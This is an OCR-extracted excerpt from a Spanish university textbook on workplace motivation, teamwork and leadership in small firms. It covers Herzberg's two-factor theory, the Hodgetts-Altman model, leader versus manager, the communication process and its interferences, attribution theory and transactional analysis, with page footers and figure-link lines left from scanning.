De nuevo se plantea aquí la importancia de las expectativas de los sujetos. Así, en uno de los ejemplos anteriores, si un trabajador percibe, independientemente de que su percepción se corresponda o no con la realidad, que la promoción (meta deseada) es independiente de su rendimiento en el puesto que ocupa actualmente, dejará de esforzarse por mejorarlo. De aquí, la importancia que tiene, en las empresas, que los procedimientos de gestión de recursos humanos especifiquen los criterios objetivos en que se apoyará la consecución de las recompensas por parte de los trabajadores, y que dichos criterios sean aplicados y conocidos por todos los empleados.
Considerando la segunda y tercera proposiciones, parece lógico que cuanto mayor sea el nivel de rendimiento conseguido, mayor será el nivel de aspiración, lo cual determinará una reducción de la satisfacción.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

Por tanto, en este caso, la relación entre satisfacción y nivel de rendimiento puede ser positiva, negativa o nula. Como lo resumen los propios autores, la alta satisfacción «per se» no constituye un buen pronóstico de una gran producción en un sentido causal.

Entre los aspectos más relevantes de las teorías de Lawler y Porter y March y Simon está la importancia de tomar en consideración las cogniciones del sujeto y, sobre todo, su descubrimiento de la existencia de relaciones circulares entre la satisfacción y el rendimiento.

1.1.7 Teoría de la satisfacción en el trabajo o teoría de los factores de Herzberg

En el panorama del estudio de la satisfacción y motivación laboral sobresale, por las alabanzas o por las críticas recibidas, la figura de Herzberg, autor que, sin ninguna duda, ejerce una influencia decisiva sobre los posteriores estudios del tema, ya sea a favor o en contra de sus postulados.

Herzberg (1968) resume su teoría de la forma siguiente: "Los factores que contribuyen a la satisfacción (y motivación) en el trabajo son distintos e independientes de los factores que tienden a provocar insatisfacción."

Se deduce por tanto, que estos sentimientos no son opuestos entre sí, ya que según estudiemos la satisfacción o la insatisfacción en el trabajo, los factores a considerar son completamente diferentes. La expresión del concepto plantea una problema de semántica, ya que normalmente creemos que satisfacción e insatisfacción son conceptos opuestos, en este caso están involucrados dos conjuntos distintos de necesidades humanas [11-15].

Se puede considerar que uno de esos conjuntos de necesidades está arraigado en la naturaleza animal: el impulso instintivo a evitar el sufrimiento y las molestias que ocasiona el entorno circundante, además de todos los impulsos adquiridos condicionados por las necesidades biológicas básicas. Por ejemplo, el hambre, un impulso biológico básico, nos obliga a ganar dinero, en consecuencia el dinero se convierte en un impulso específico. El otro conjunto de necesidades se refiere a una característica exclusiva del hombre, la capacidad de realización y de experimentar, a través de ésta, una sensación de crecimiento psicológico. Los estímulos de las necesidades de crecimiento están constituidos por aquellas tareas que lo producen. En el ambiente industrial, es el contenido del puesto de trabajo.

Por el contrario. los estímulos que inducen un comportamiento tendente a evitar las molestias están comprendidos en el entorno del puesto de trabajo.

Los factores de crecimiento o motivadores intrínsecos al trabajo son:

- la realización,
- el reconocimiento,
- el trabajo en sí mismo,
- la responsabilidad y
- el desarrollo o promoción.

Los factores de evitación del descontento-o factores higiénicos- que **son extrínsecos al trabajo** mismo incluyen:

- política y administración de la empresa,
- control,
- relaciones interpersonales,
- condiciones de trabajo,
- salario,

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- status y
- seguridad.

Las conclusiones que se pueden obtener de las investigaciones posteriores sobre la teoría de Herzberg son:

- Un determinado factor puede ser causa de satisfacción en el trabajo para una determinada persona y de insatisfacción para otra.
- La importancia que un determinado factor tiene como causa de satisfacción o de in satisfacción en el trabajo va a depender de variables tales como el nivel del puesto que ocupa el trabajador, su edad, formación, cultura, necesidades vitales, etc.
- Los aspectos que producen satisfacción en el trabajo son diferentes de aquellos que causan insatisfacción.
- Deben considerarse en cada caso las características socioeconómicas y culturales de los sujetos a la hora de analizar los aspectos satisfactores e insatisfactores, pues van a hacer que los factores motivadores e higienizantes sean ligeramente distintos, aunque siguiendo la misma línea general para cada empleado o grupo de empleados.
- En cada grupo de sujetos pueden variar los factores causantes de satisfacción e insatisfacción, aunque unos y otros siempre serán diferentes. Mientras que los intrínsecos tenderán a aumentar la satisfacción, los extrínsecos tenderán a prevenir la insatisfacción.
- En las empresas, por tanto, será preciso trabajar en dos direcciones: una la del enriquecimiento del trabajo, para aumentar la satisfacción; y otra sobre los factores extrínsecos, para evitar sentimientos de insatisfacción.

Herzberg, basándose en su modelo teórico, propone para incrementar la satisfacción en el puesto de trabajo un sistema que denomina enriquecimiento del trabajo (job enrichment). Consiste en un procedimiento de redefinición del contenido del trabajo con el fin de conseguir la mayor satisfacción de las necesidades superiores de quien lo desempeña. Para ello, los puestos de trabajo se deberán diseñar de modo que impliquen el mayor reto para el individuo, con el fin que éste pueda tener experiencias de logro, autoestima, promoción y autorrealización al realizar las tareas incluidas en el trabajo.

1.2 Liderar para el grupo


Podemos decir que, en la actualidad, los grupos constituyen la unidad laboral básica de trabajo en las organizaciones. coexistiendo en las mismas grupos de muy distintos tipos, los cuajes se pueden clasificar a nivel teórico según distintos criterios (ver Figura):

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

TIPOS DE GRUPOS EN LAS ORGANIZACIONES

(Schein, 1970; Gil y García, 1996; Rodríguez Fernández, 2001[1])



Trabajar en equipo es algo difícil de lograr, y por lo tanto no todos los grupos de trabajo obtienen el éxito deseado. Esto se debe a que existen variables como la capacidad de los miembros del grupo, el tamaño de éste, la intensidad de los conflictos a solucionar y las presiones internas para que los miembros sigan las normas establecidas.
Los requerimientos para que se pueda desarrollar el trabajo en equipo son:

- **PARTICIPACION**: El primer condicionante para trabajar en equipo en una organización es el nivel de participación de sus miembros.
- **HABILIDADES DIRECTIVAS-LIDERAZGO**: Trabajar en Equipo requiere de un líder formado suficientemente. En algunos equipos de trabajo, en función de cada fase de desarrollo puede suceder que el rol de líder cambie de un participante a otro. Ser proactivo, conocer el objetivo y meta, saber jerarquizar, crear situaciones de ganancia mutua, entender para ser entendido, cooperar par lograr sinergias, comprender las dimensiones físicas, emocionales, mentales y sociales de todo individuo, son características comunes de los lideres.
- **MÉTODOS, TÉCNICAS Y SOPORTES**: El trabajo en equipo requiere necesariamente de unas herramientas que todo participante debe saber utilizar en mayor o menor grado. Las metodologías de análisis y solución de problemas, pensamiento positivo, brainstorming. Las técnicas de presentación en publico, formas de reunirse, técnicas oratorias, entrevistas. Y los soportes físicos, como salas acondicionadas, disposición de pizarras, retroproyectores, computadoras, son imprescindibles para encarar un trabajo en equipo con todas las garantías.


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

- **ESPIRITU DE EQUIPO**: cada organización tiene sus valores, cultura, normas, pautas de comportamiento históricas y presentes que inciden directamente en los equipos de trabajo presentes y futuros. No se puede trabajar en equipo sin conocer el espíritu de la empresa respecto al trabajo en equipo. Este espíritu no tiene porque está escrito o formalizado
- **COMUNICACIÓN**: Los participantes de un equipo de trabajo se comunican adecuadamente cuando el proceso de comunicación grupal es conocido y usado, existiendo una verdadera interacción personal. La importancia del Saber Escuchar es básica. Así como conocer las distintas culturas (americanos, japoneses, alemanes, latinos) de trabajo en equipo.
- **NEGOCIACIÓN**: El trabajar en equipo requiere solucionar problemas y crisis que siempre aparecen en mayor o menor medida. Una buena negociación permite superar barreras y reanimar al equipo hacia la producción de sinergias y cumplimiento de objetivos y metas. Conocer las fases, actitudes y técnicas de obtención de acuerdos se hace necesario.
- **PRODUCCION DE SINERGIAS**: Se puede trabajar en grupo pero solo se consigue trabajar en equipo cuando existe una verdadera producción de sinergias, y los participantes y su entorno así lo perciben. Cada individuo observa como el equipo logra una eficiencia y eficacia por encima del desempeño de cualquiera de sus miembros, logrando una optimización de los resultados.
- **OBJETIVO/META**: Los objetivos y metas deben ser conocidos por el equipo y sus participantes, éstos deben estar definidos tanto a nivel temporal, cuantitativo y cualitativo. Pueden existir algunos objetivos ocultos para los miembros del equipo pero conocidos por el líder o asesor.

El **"Modelo Integrador de Motivación"** que presenta **Hodgetts y Altman**, combina todo lo que se conoce sobre el fenómeno de la motivación: necesidades, impulso de realización, factores de higiene, expectativa, motivación, desempeño y satisfacción.
En este modelo las recompensas son la base misma de este proceso y la conducta es una función de sus consecuencias.
Las personas se sienten satisfechas o no, motivadas o no, dependiendo de las recompensas que reciben por lo que hacen, Recompensas que pueden ser tanto extrínsecas como intrínsecas.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239



La motivación es un proceso interno de la propia persona, en consecuencia solo existiría "automotivación" y la organización nada podría hacer para motivar a la gente, solo podría administrar estímulos externos que logren incentivarlo.
Las organizaciones NO pueden motivar a sus empleados, lo que SI pueden hacer es generar un ambiente de trabajo donde aflore la automotivación. Las organizaciones no pueden mágicamente aplicar un plan de motivación para su gente. Las empresas que realizan este tipo de actividades, por lo general, solo consiguen magros resultados en el corto plazo; mientras que en el largo plazo se produce el efecto contrario, fruto de la apatía de la gente frente a estas acciones.
La motivación se da cuando los objetivos de la organización y los objetivos individuales están alineados y se satisfacen mutuamente.
Las organizaciones que promueven la independencia y la autonomía de sus empleados encuentran que ésta es una excelente forma de motivarlos y de mejorar sus propios resultados.
El no conocer estas limitantes por parte del equipo, puede llevarlo a recorrer caminos imposibles que los llevara a la desmotivación.
Las instalaciones y el ambiente general de una organización pueden influir grandemente en la actitud y energía de los empleados. ¿Está montada la organización de tal manera que anime a los empleados a trabajar juntos, o crea divisiones que desalientan y mina la cooperación y la colaboración? La mayoría de los trabajadores pasan aproximadamente la tercera parte de su vida en el trabajo. El lugar de trabajo debe ser un sitio cómodo, acogedor, donde las personas deseen pasar tiempo en vez de huir.
Muchas organizaciones han descubierto que una buena selección es la parte mas critica y a menudo irreversible proceso de crecimiento.
En el caso de equipos ya existentes a menudo los miembros participan en el proceso de selección del nuevo integrante

- La evaluación del rendimiento y el sistema de recompensas

Conjunto de sistemas que aplica la organización para medir el rendimiento y definir las recompensas e incentivos.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Si se evalúa y recompensa el desempeño individual exclusivamente, es imposible obtener beneficios del trabajo en equipo.

- La cultura organizacional

El trabajo en equipo sino está incluido dentro de las conductas y valores aceptados en la organización es imposible de llevar a cabo, no alcanza con el apoyo de una gerencia o un sector de la organización.
A continuación se presenta un esquema de los comportamientos del mando:

ESQUEMA DIRECTOR DE LOS COMPORTAMIENTOS DEL MANDO

1. **Definir con claridad los objetivos oportunos de la unidad.**
2. **Verificar que los colaboradores perciben que los objetivos son:**
   - **Motivadores.**
   - **Alcanzables.**
   - **Divisibles.**
   - **Relevantes.**
   - **Específicos.**
3. **Hacer participar a los colaboradores en cómo pueden contribuir a la consecución de los objetivos de la unidad.**
4. **Indagar qué recompensas serán satisfactorias para cada uno y las posibilidades de disponer de ellas.**
5. **Acordar con los colaboradores los niveles de rendimiento requeridos.**
6. **Proporcionar la ayuda necesaria (formación, apoyo personal, recursos adicionales).**
7. **Hacer el seguimiento de los procesos de trabajo.**
8. **Crear sistemas simples de medida (tiempo. cantidad, costes ...).**
9. **Prever incentivos frecuentes de escasa cuantía.**
10. **Reforzar los éxitos utilizando las recompensas valoradas por cada uno.**

Para lograr motivar a un equipo es necesario entender que:

- es imposible motivar un equipo de trabajo si los integrantes del mismo no tienen sus necesidades básicas satisfechas
- en general, el trabajo suele tomar más tiempo de lo previsto, ya que lograr el acuerdo de todos los miembros del equipo puede resultar difícil y necesita mucho esmero
- se debe invertir en la capacitación de los individuos para que se pueda aprovechar la sinergia del equipo
- el equipo debe tener libertad y autoridad para poner en práctica sus decisiones
- debe sentir el compromiso de la organización con su accionar
- no hay un método único para lograr la motivación

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- solo el entender el proceso motivacional en forma global nos ayudara a establecer el mejor camino para conseguir motivar a un equipo.

2 El líder de una PYME

2.1 Concepto de líder

Aunque a veces se confunde no es lo mismo "Mando" que "Líder". Mientras en concepto de mando tiene connotaciones de autoridad y poder, el líder no lo implica necesariamente, siendo en muchos casos determinante la influencia. En muchos casos se le otorga un poder personal más profundo que el poder formal inherente al cargo que ocupa. Esto surge como consecuencia de la integridad y coherencia reconocida y otorgada por los demás.
Una persona puede actuar como líder de un grupo sin ser un mando, sin embargo, difícilmente será un mando eficaz si no es, al mismo tiempo, líder de su equipo.
Son muchos los directivos que confunden el papel-I de líder con el papel de directivo (mánager). Aparentemente parece una discusión contemporánea sin embargo sus orígenes están en un artículo publicado por Abraham Zalenick en1977. Su artículo desencadenó una gran controversia, que ha durado hasta hoy en día. Sostuvo que mientras los líderes eran más activos y creativos. Los mandos eran más reactivos y estaban focalizadas en dar respuesta a las ideas generadas. Durante la década de los ochenta y los noventa, son numerosos los autores que consideran que existen diferencias entre ambos conceptos.
Esta confusión terminológica es la que hace que nos planteemos que la principal característica de un "gestor de personas" es la combinación de las competencias propias del mando (directivo-ejecutivo) con las del líder (directivo-líder). En otras palabras, tal y como se indica en el siguiente cuadro, es alguien que sabrá combinar una serie de habilidades, conocimientos y actitudes tales como:

Dirigir	Liderar
Planifica, organiza, controla, delega y realiza ajustes o modificaciones	Visión de futuro
Mantiene y acepta el "status quo" y las reglas establecidas	Cambia el "status quo"
"Problem-solvers"	"Problem-finders"
Rol fijado	Rol construido
Sabe utilizar la tecnología	Conocedor de las personas y potencia sus valores
Énfasis en los recursos físicos y materiales	Énfasis en sus recursos emocionales
Exige capacidades técnicas	Exige integridad, coherencia y fidelidad a principios y valores que comparte con sus colaboradores
Controla y supervisa resultados	Forma y asesora a sus colaboradores (coach)
Aquí y ahora	Externo y futuro

El líder "nace" por tanto, una persona tendrá o no un conjunto de cualidades que le permiten ser líder en cualquier s situación. De esta manera, una persona debería ser líder en todos los grupos en los que participa (familia, amigos. trabajo_ etc.) siempre y cuando posea esas cualidades. Los distintos estudios realizados han encontrado una serie de cualidades que habitualmente se dan


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

entre los líderes de distintos grupos; estas son buen nivel de inteligencia. extroversión alta, seguridad en sr mismo, ajuste y buena empatía (Gibb. 1969). Así mismo, otros autores como Robbins (1979), señalan que rasgos como inteligencia, extroversión, seguridad en sí mismo y empatía tienden a estar relacionados con el logro y el mantenimiento de la posición de líder.
Históricamente. Este fue el primer enfoque que adoptaron las teorías sobre el liderazgo. Sin embargo, en la práctica, los resultados empíricos llegan a la conclusión de que no existe tal conjunto de rasgos. Ya que una persona será o no un líder en función de la situación en que se encuentre el grupo. La relación entre rasgos y éxito como líder es escasa e inconsistente [16-20].

2.2 La comunicación y el líder

2.2.1 Elementos del proceso de comunicación

El Proceso de Comunicación requiere dos elementos: **EMISOR** Y **RECEPTOR**
Tanto el emisor como el receptor incorporan al proceso comunicativo sus propias circunstancias, que podrán servir para facilitar o entorpecer la comunicación.
Las **creencias y expectativas** de cada uno van a condicionar las respectivas respuestas, pues en función de ellas hará "su interpretación" de la situación.
El **estado emocional** y las propias **habilidades de comunicación**, son los otros aspectos que condicionan la efectividad de la comunicación.
Pero éstos no son los únicos, ya que para que haya una verdadera comunicación se requiere del **MENSAJE** que incluye las ideas, sentimientos o pensamientos que se transmiten; así como de un vehículo para transmitirlo, que es el **CANAL**; y como se trata de un proceso bilateral, requiere de la **RETROALIMENTACIÓN**, que es la información recurrente o información de regreso. Contamos además con **ELEMENTOS EXTRALINGÜÍSTICOS**, como son el referente y la situación.
Además, en todo proceso de comunicación intervienen otros elementos: las variables extrañas que afectan la comunicación, que son las **INTERFERENCIAS**.



El **EMISOR** inicia la comunicación, generalmente con una determinada intención. Es la fuente de origen de la comunicación.

Elabora el Mensaje utilizando un **Código**; ese código debe ser común, es decir, conocido tanto por el Emisor como por el Receptor.
Utilizar un código adecuado permitirá crear un clima social que facilite la comunicación, evitando problemas que puedan plantearse.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Se debe enfatizar la información positiva.
El **Mensaje** es lo que se comunica; y no sólo comunicamos de forma verbal, sino también lo hacemos mediante un lenguaje no verbal: la sonrisa, el volumen, el tono de voz… (coherencia entre lo que decimos y cómo lo decimos).
Un mensaje debe ser claro, concreto y directo sin omitir información relevante; y será más eficaz si lo presentamos como algo nuestro, es decir, los denominados **mensajes yo** ("yo creo…", "en mi opinión…"…) que nos hacen responsables de lo que decimos, descargando de responsabilidad a las otras personas.
Todos estos factores son importantes a la hora de conseguir una comunicación fluida y eficaz.
El **Canal** es el medio a través del cual viaja un mensaje de comunicación. Es el vehículo mediante el cual se transmite el mensaje, y deberá ser el más adecuado para facilitar su comprensión, atendiendo a las condiciones ambientales y al tipo de información que contiene.
Debemos elegir el lugar y el momento para comunicar, así como tener en cuenta los **factores afectivos** implicados (como la empatía y la ausencia de hostilidad), pues posibilitará que mantengamos el canal de comunicación abierto con nuestros interlocutores.
Se debe controlar o eliminar, en la medida de lo posible, las **interferencias**, para que el mensaje pueda llegar con fidelidad al receptor y lograr en él el efecto deseado *(ver apartado interferencias en las relaciones sociales).*
El **RECEPTOR** es el encargado de la descodificación, es decir, de volver a traducir de manera inteligible el mensaje recibido, interpretándolo correctamente.

Sobre el receptor se han escrito varias teorías, analizando sus motivaciones, funciones y aspectos psicológicos.

La **retroalimentación** es el último eslabón del proceso de comunicación. Es el paso que cierra el circuito, poniendo el mensaje de respuesta de vuelta en el sistema, como control para evitar malos entendidos.
La única forma en que podemos saber si la comunicación se logró efectivamente es a través de la retroalimentación que nos de el receptor, por medio de su reacción o respuesta.
Las comunicaciones informales son un valioso medio de retroalimentación.

2.2.2 Interferencias en las relaciones sociales

Se definen las **Interferencias** como "cruzarse o interponerse algo en el camino de otra cosa o acción" *(Diccionario de uso del español MARÍA MOLINER).*

HAGAMOS ALGO POR ENTENDERNOS Y COMPRENDERNOS MEJOR Y PODREMOS LOGRAR MEJORES RESULTADOS EN CONJUNTO

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

INTERFERENCIAS PERSONALES:	INTERFERENCIAS FÍSICAS:	SEMÁNTICAS Y DEL LENGUAJE:
Son las interferencias que surgen de las características de la persona: percepción, emociones, valores… Esas interferencias son lo que se conoce por "ruido mental"	Son las interferencias que surgen en el ambiente físico donde se desarrolla la comunicación. Estas interferencias son: el ruido, la distancia física…	Las interferencias Semánticas son las que tienen que ver con el significado que se le da a una palabra polisémica. Las interferencias del lenguaje hacen referencia a la edad, educación, referencias culturales…

2.2.3 Ejemplos de interferencias

Interferencias personales:

- Estados emocionales de alta activación.
- Acusaciones, amenazas y/o exigencias.
- Preguntas de reproche.
- Declaraciones del tipo "deberías".
- Uso del sarcasmo y la ironía (salvo en contextos determinados).
- Etiquetas y generalizaciones excesivas.
- Consejo prematuro y no pedido.
- Ignorar los mensajes del interlocutor.
- Disputa sobre las diferentes versiones de sucesos pasados.
- Justificaciones excesivas de las propias opiniones.
- Juzgar los mensajes del interlocutor.
- Déficit de lenguaje positivo (enfatizar sólo aspectos negativos).
- No reconocer nuestra parte de responsabilidad en el conflicto.
- No reconocer la parte de razón que puede tener el interlocutor.
- Respuestas cortantes.
- Adivinar lo que el interlocutor nos quiere decir.
- Contraquejas ("pues anda que a mí...").
- Dar poca o excesiva información.
- Rechazar o no reconocer los sentimientos del interlocutor.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

- Comportamiento no verbal poco adecuado a la situación.

Interferencias físicas:

- Lugar y momento inoportuno.

Interferencias semánticas:

- Uso de un lenguaje ambiguo.
- Hablar con un lenguaje no comprensible (tecnicismos, jerga...).

2.2.4 Interferencias personales

Las interferencias personales hacen referencia a las ideas, expectativas, creencias, juicios, atribuciones que tenemos a la hora de relacionarnos con los demás y que nos resulta muy complicado eliminar para evitar poner etiquetas (a nosotros o a los demás).
El marco de referencia de esas interferencias estaría en el **ESTILO ATRIBUTIVO**, es decir, la manera en que se pueden interpretar de formas distintas diferentes situaciones, en base a nuestra experiencia (historia de aprendizaje).
La **TEORÍA DE LA ATRIBUCIÓN** (Weiner) es el estudio del modo en que las personas explican los hechos que les suceden. Ofrece un marco para comprender por qué las personas responden de manera tan diferente ante los mismos resultados. Algunas de estas explicaciones causales predisponen a experimentar emociones negativas o a que disminuya la probabilidad de enfrentarse a una determinada situación.
Este aprendizaje y posterior exposición a diferentes ambientes condiciona la conducta social del sujeto.
Estas atribuciones se describen de acuerdo a tres parámetros básicos:

- **Locus de causalidad** (interna vs. externa): las atribuciones internas hacen referencia a una causa propia del sujeto (capacidad, esfuerzo, aptitud…). En cambio, las atribuciones externas apelan a causas totalmente ajenas al sujeto (suerte, los demás…).
- **Estabilidad** (estable vs. variable): Se suele relacionar con la expectativa de éxito de la persona. Si el éxito se atribuye a un rasgo relativamente estable, como la capacidad o el conocimiento, parece razonable esperar que el éxito se repita. En cambio, si se atribuye a causas inestables, no es lógico creer que se vaya a producir de nuevo.
- **Controlabilidad** (controlable vs. incontrolable): hay causas del éxito, como el esfuerzo y el empleo de estrategias, que son muy controlables; otras, como la capacidad o el interés, no lo son. Es evidente que los factores incontrolables no fomentan la seguridad en la capacidad de volver a tener éxito. La dimensión del grado de control se suele relacionar con la cantidad de esfuerzo y de perseverancia que se dedican. Los resultados que se consideran incontrolables suelen provocar ansiedad y estrategias de evitación, mientras que los que se controlan producen un aumento del esfuerzo y de la perseverancia.

En aquellos casos en los que la persona ha experimentado reiteradamente fracasos en sus relaciones interpersonales a pesar de haber intentado mejorarlos sin éxito alguno, puede comenzar a sentir lo que Seligman denominó como **INDEFENSIÓN APRENDIDA: estado en el que la**

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

persona ha aprendido que toda conducta que intente está condenada al fracaso (asumir que haga lo que haga no tendrá éxito).

Podemos establecer la siguiente clasificación de **INTERFERENCIAS PERSONALES:**

1. **INTERFERENCIAS DE CARÁCTER PERCEPTIVO-COGNITIVO:**

   Los déficits cognitivos pueden provocar el progresivo deterioro de las habilidades sociales apropiadas al contexto (ausencia).

   - **La Percepción Selectiva.-** Es una barrera mental que se encuentra en el receptor y consiste en captar sólo aquello que se quiere. Ve y escucha selectivamente interpretando los mensajes a su manera.
   - **Mensajes internos**.- Son aquellas afirmaciones que se manda el emisor acerca de su propia capacidad.

2. **INTERFERENCIAS DE CARÁCTER EMOCIONAL:**

   El estado de ánimo tanto del que emite, como del que recibe, es una interferencia muy poderosa que influye generalmente en la forma que se transmite un mensaje (las emociones afectan el tono de voz, los movimientos, la gesticulación), y también influyen en la forma como se interpreta un mensaje; no se recibe ni interpreta de igual manera, cuando se encuentra enojado, distraído o temeroso, que cuando está más tranquilo y mejor dispuesto para comunicarse.
   Además, hacen referencia a la ansiedad y el miedo que muchas personas pueden sentir ante situaciones sociales, lo que puede provocar una parálisis de la persona y una progresiva evitación a dichas situaciones sociales.

3. **INTERFERENCIAS DE CARÁCTER MOTIVACIONAL Y DE ESTILO DE PENSAMIENTO**

   Hacen referencia no sólo a la capacidad de relacionarnos, sino al interés en hacerlo, pues en función de lo que deseamos conseguir, estaremos condicionando nuestro comportamiento.

2.2.5 El análisis Transaccional

El análisis transaccional es un sistema de psicoterapia individual y social que se engloba dentro de la psicología humanista propuesto por el psiquiatra **Eric Berne** en los años 1950 en Estados Unidos, quien lo divulgó con su libro Juegos en que participamos.
El análisis transaccional propone una metodología y unos conceptos básicos expresados en un lenguaje sin los tecnicismos abstractos que predominan en otras teorías psicológicas. Pretende ser un modelo profundo, con técnicas para facilitar la reestructuración y el cambio personal. Su fácil integración con otras disciplinas de las ciencias humanas y sociales, le ha dado una gran difusión mundial dentro del entorno humanista, laboral y de la auto-ayuda.
La filosofía del AT se basa en cuatro postulados:

1. Todos nacemos con los mismos valores y derechos, todos somos iguales, tan solo nos diferencia que algunos tienen mayores capacidades.
2. Todos tenemos la capacidad de pensar.
3. Todos tenemos la capacidad de decidir.
4. Todos tenemos la posibilidad de cambiar.

Para el Análisis Transaccional (AT) un comportamiento es el conjunto de nuestras actitudes, reacciones físicas, emocionales y verbales, y de todas las motivaciones que nos llevan a mostrarnos más de una forma que de otra.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

Esta teoría nos da los medios de analizar cada uno de nuestros gestos, nos permite resolver problemas de comunicación con nuestro entorno y entonces adaptarnos a las situaciones ya sean conflictivas o no, no se trata de cambiar o modificar nuestra forma de ser, sino de tomar conciencia de que ciertas actitudes nos son más favorables que otras. El AT hace referencia a unos modelos de comunicación simple [21-25].
El AT distingue en un primer nivel tres instancias de la personalidad llamadas Estados del Yo: el Padre, el Adulto y el Niño, con mayúscula para distinguirlos de su concepto habitual. El estado padre se va a simbolizar con la letra P, el adulto con la letra, A, y el niño con la letra N; ningún estado es mejor que el otro, no tienen connotaciones morales y son necesarios y vitales para todo individuo. La innovación de Berne fue señalar que los cambios en los Estados del Yo estaban ligados consistentemente a los cambios observables en el comportamiento.

